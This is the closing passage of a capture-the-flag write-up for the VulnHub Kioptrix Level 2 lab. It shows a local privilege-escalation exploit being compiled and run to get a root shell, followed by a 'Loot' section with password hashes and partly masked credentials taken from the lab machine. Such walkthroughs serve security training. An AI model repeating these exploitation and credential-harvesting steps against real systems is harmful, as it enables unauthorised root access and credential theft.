
bash-3.00$ ls -l
total 4
-rw-r--r-- 1 apache apache 2643 Sep 28 2019 9542.c
bash-3.00$

```

Figure 18: writeup.privesc.steps.5.2

```

bash-3.00$ gcc -o 9542 9542.c
9542.c:109:28: warning: no newline at end of file
bash-3.00$ ls -l
total 12
-rwxr-xr-x  1 apache apache 6932 Sep 27 21:01 9542
-rw-r--r--  1 apache apache 2643 Sep 28  2019 9542.c
bash-3.00$ ./9542
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#
sh-3.00# uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
sh-3.00#
sh-3.00# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:DD:3C:B5
          inet addr:192.168.92.182  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedd:3cb5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:697570 errors:16 dropped:72 overruns:0 frame:0
          TX packets:647886 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:77723482 (74.1 MiB)  TX bytes:136119707 (129.8 MiB)
          Interrupt:177 Base address:0x2000

```

Figure 19: writeup.privesc.steps.5.3

Loot

Hashes

```
1 root:$1$FTpMLT88$VdzDQTTcksukSKMLRSVlc.:14529:.....
2 john:$1$wk7kHI5I$2kNTw6ncQQCecJ.5b8xTL1:14525:.....
3 harold:$1$7d.sVxgm$3MYwsHDvOF/LP.mjL9lp/1:14529:.....
```

Credentials

```
1 mysql: john/hirosh...
2 webapp: admin/5afac8...., john/66lajGG...
```

References

- [+] <https://www.vulnhub.com/entry/kioptrix-level-11-2,23/>
- [+] <https://byte8blog.wordpress.com/2017/03/18/kioptrix-level-2-writeup/>